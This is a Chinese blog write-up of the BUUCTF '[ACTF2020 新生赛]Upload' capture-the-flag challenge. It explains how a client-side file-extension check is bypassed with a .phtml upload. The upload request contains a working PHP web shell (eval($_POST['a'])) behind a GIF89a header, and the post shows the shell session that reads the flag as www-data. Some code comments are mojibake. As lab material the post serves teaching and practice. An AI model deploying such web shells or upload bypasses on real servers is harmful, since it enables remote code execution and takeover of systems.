BUUCTF__[ACTF2020 新生赛]Upload_题解

原创

风过江南乱 于 2020-07-07 16:23:23 发布 1067 收藏
分类专栏： BUU做题记录

本文链接：https://blog.csdn.net/TM_1024/article/details/107183903
版权

BUU做题记录 专栏收录该内容

38 篇文章 7 订阅
订阅专栏

前言


- 最近a股疯涨，基金买啥啥涨。所以跟风买了一点。
- 有意准备自己写一个机器人实现实时监控a股上证指数，并实现基金涨幅查询。

读题

这题也是文件上传的题目


和上次的 [极客大挑战 2019]Upload 一样的知识点，感觉还更简单。

f12可以看到前端验证了文件后缀名。



```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("璇烽€夋嫨瑕佷笂浼犵殑鏂囦欢!");
        return false;
    }
    //瀹氫箟鍏佽涓婁紶鐨勬枃浠剁被鍨�
    var allow_ext = ".jpg|.png|.gif";
    //鎻愬彇涓婁紶鏂囦欢鐨勭被鍨�
    var ext_name = file.substring(file.lastIndexOf("."));
    //鍒ゆ柇涓婁紶鏂囦欢绫诲瀷鏄惁鍏佽涓婁紶
    if (allow_ext.indexOf(ext_name) == -1) {
        var errMsg = "璇ユ枃浠朵笉鍏佽涓婁紶锛岃涓婁紶jpg銆乸ng銆乬if绫诲瀷鐨勬枃浠讹�";
        alert(errMsg);
        return false;
    }
}
```


抓包修改文件名，当文件名为php时提示报错。



```
1159211671218924 1155
ıpload_file"; filename=".1.php"
```

```
value="upload"/>
        </form>
    </span><span class="flare"></span><div>
</div>
</div>
nonono~ Bad file!
```


修改文件名为`.phtml`,上传成功，并且返回了文件路径。



```
Content-Disposition: form-data; name="upload_file";
filename="1.phtml"
Content-Type: image/gif

GIF89a

<script language="php">eval($_POST['a']);</script>
<?php echo "123"; ?>
---------------------------141474489134717710573854461592
Content-Disposition: form-data; name="submit"

upload
---------------------------141474489134717710573854461592--
```

```
                <form enctype="multipart/form-data"
method="post" onsubmit="return checkFile()">
                    嘿伙计，你发现它了!
            <input class="input_file" type="file" name="upload_file"/>
            <input class="button" type="submit" name="submit"
value="upload"/>
        </form>
    </span><span class="flare"></span><div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml</div></bo
dy>
</html>
```


尝试访问发现有回显，显示123，说明php解析成功。



GIF89a 123

```
http://7f1b7ad7-135b-4734-b53e-03fac41bf9b1.node3.buuoj.cn/uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml
```

直接蚁剑连接运行虚拟终端执行`cat /flag`。成功得到flag。



```
(*) 基础信息
当前路径: /var/www/html/upload
磁盘列表: /
系统信息: Linux b456c570308f 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/upload) $ cat /flag
/bin/sh: 1: cd: can't cd to /var/www/html/upload
flag{732ec1bb-e6a5-4fc7-90d5-16ab31dea36f}
(www-data:/var/www/html/uplo4d) $
```

最后

- 没有新知识点，还是很简单的。
- 附上题目链接
- 持续更新BUUCTF题解，写的不是很好，欢迎指正。
- 最后欢迎来访个人博客